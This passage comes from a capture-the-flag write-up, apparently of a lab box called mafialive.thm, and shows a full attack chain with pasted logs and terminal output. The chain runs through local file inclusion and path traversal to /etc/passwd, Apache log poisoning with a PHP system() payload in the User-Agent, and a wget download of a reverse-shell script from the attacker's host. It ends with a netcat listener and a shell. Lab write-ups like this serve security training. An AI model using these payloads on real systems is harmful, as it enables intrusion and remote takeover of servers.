454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout
/styles/layout.css HTTP/1.1" 200 4953 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200
693 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200 926 "http://10.10.84.158/"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/css/fontawesome-all.min.css HTTP/1.1" 200 8451 "http://10.10.84.158/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.1" 200 19443 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3163 "http://10.10.84.158/"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2179 "http://10.10.84.158/layout/styles/layout.css" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/100x100.png HTTP/1.1" 200 1542 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/backgrounds/01.png HTTP/1.1" 200 21142 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.9.2.20 - - [16/Nov/2021:06:15:44 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-brands-400.woff2 HTTP/1.1" 200 54946 "http://10.10.84.158/layout/styles/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.84.158/layout/styles
/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:44 +0530] "GET /favicon.ico HTTP/1.1" 404 490 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" ::1 - - [16/Nov/2021:06:15:49 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" ::1 - - [16/Nov/2021:06:15:50 +0530] "OPTIONS *
HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" 10.9.2.20 - - [16/Nov/2021:06:19:33 +0530] "GET /test.php HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.9.2.20 - - [16/Nov/2021:06:20:18 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 486 "http://mafialive.thm/test.php" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:22:47 +0530] "GET /test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php HTTP/1.1" 200 1072 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:24:31 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd HTTP/1.1" 200 949 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:24:32 +0530] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:25:14 +0530]
"GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=id HTTP/1.1" 200 1221 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
```


Si I used curl to change the user agent value with a RCE payload.



```
┌──(kali㉿kali)-[~]
└─$ curl http://mafialive.thm/ -A "<?php system(\$_GET['cmd']); ?>"
<h1>UNDER DEVELOPMENT</h1>

thm{f0und_th3_r1ght_h0st_n4m3}

┌──(kali㉿kali)-[~]
└─$ ▌
```

Then in browser, I typed http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=id

and the command was executed.




INCLUDE - Mozilla Firefox
Wavefire
INCLUDE
LFI Cheat Sheet
mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=id
Here is a button

Test Page. Not to be Deployed

```
10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET
/nmaplowercheck1637023538 HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "POST /sdk HTTP/1.1" 404 454 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.1" 200 3888 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - -
[16/Nov/2021:06:15:42 +0530] "GET /evox/about HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET /HNAP1 HTTP/1.1" 404
454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout
/styles/layout.css HTTP/1.1" 200 4953 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200
693 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200 926 "http://10.10.84.158/"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/css/fontawesome-all.min.css HTTP/1.1" 200 8451 "http://10.10.84.158/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.1" 200 19443 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3163 "http://10.10.84.158/"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2179 "http://10.10.84.158/layout/styles/layout.css" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/100x100.png HTTP/1.1" 200 1542 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/backgrounds/01.png HTTP/1.1" 200 21142 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.9.2.20 - - [16/Nov/2021:06:15:44 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-brands-400.woff2 HTTP/1.1" 200 54946 "http://10.10.84.158/layout/styles/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.84.158/layout/styles
/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:44 +0530] "GET /favicon.ico HTTP/1.1" 404 490 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" ::1 - - [16/Nov/2021:06:15:49 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" ::1 - - [16/Nov/2021:06:15:50 +0530] "OPTIONS *
HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" 10.9.2.20 - - [16/Nov/2021:06:19:33 +0530] "GET /test.php HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.9.2.20 - - [16/Nov/2021:06:20:18 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 486 "http://mafialive.thm/test.php" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:22:47 +0530] "GET /test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php HTTP/1.1" 200 1072 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:24:31 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd HTTP/1.1" 200 949 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:24:32 +0530] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:25:14 +0530]
"GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=id HTTP/1.1" 200 1221 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov
/2021:06:25:38 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log HTTP/1.1" 200 1257 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - -
[16/Nov/2021:06:26:50 +0530] "GET / HTTP/1.1" 200 286 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data) "
```

Then I uploaded a php reverse shell payload by changing cmd=id with cmd=**wget http://10.9.2.20:10000/payload.php -O payload.php**

payload: https://github.com/pentestmonkey/php-reverse-shell.git




```
t.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=wget http://10.9.2.20:10000/payload.php -O payload.php
```

Test Page. Not to be Deployed

```
10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET
/nmaplowercheck1637023538 HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "POST /sdk HTTP/1.1" 404 454 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.1" 200 3888 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - -
[16/Nov/2021:06:15:42 +0530] "GET /evox/about HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET /HNAP1 HTTP/1.1" 404
454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout
/styles/layout.css HTTP/1.1" 200 4953 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200
693 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200 926 "http://10.10.84.158/"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/css/fontawesome-all.min.css HTTP/1.1" 200 8451 "http://10.10.84.158/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.1" 200 19443 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3163 "http://10.10.84.158/"
"Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2179 "http://10.10.84.158/layout/styles/layout.css" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/100x100.png HTTP/1.1" 200 1542 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/backgrounds/01.png HTTP/1.1" 200 21142 "http://10.10.84.158/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.9.2.20 - - [16/Nov/2021:06:15:44 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-brands-400.woff2 HTTP/1.1" 200 54946 "http://10.10.84.158/layout/styles/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0
(X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.84.158/layout/styles
/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:15:44 +0530] "GET /favicon.ico HTTP/1.1" 404 490 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" ::1 - - [16/Nov/2021:06:15:49 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" ::1 - - [16/Nov/2021:06:15:50 +0530] "OPTIONS *
HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" 10.9.2.20 - - [16/Nov/2021:06:19:33 +0530] "GET /test.php HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.9.2.20 - - [16/Nov/2021:06:20:18 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 486 "http://mafialive.thm/test.php" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:22:47 +0530] "GET /test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php HTTP/1.1" 200 1072 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:24:31 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd HTTP/1.1" 200 949 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:24:32 +0530] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov/2021:06:25:14 +0530]
"GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=id HTTP/1.1" 200 1221 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - - [16/Nov
/2021:06:25:38 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log HTTP/1.1" 200 1257 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - -
[16/Nov/2021:06:26:50 +0530] "GET / HTTP/1.1" 200 286 "-" "" 10.9.2.20 - - [16/Nov/2021:06:27:36 +0530] "GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log&cmd=id HTTP/1.1" 200
1304 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
```

Then on my machine, I started a netcat listener on port 9999




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 9999
listening on [any] 9999 ...
```

After that I executed the payload by:

http://mafialive.thm/payload.php

and I got a web shell.

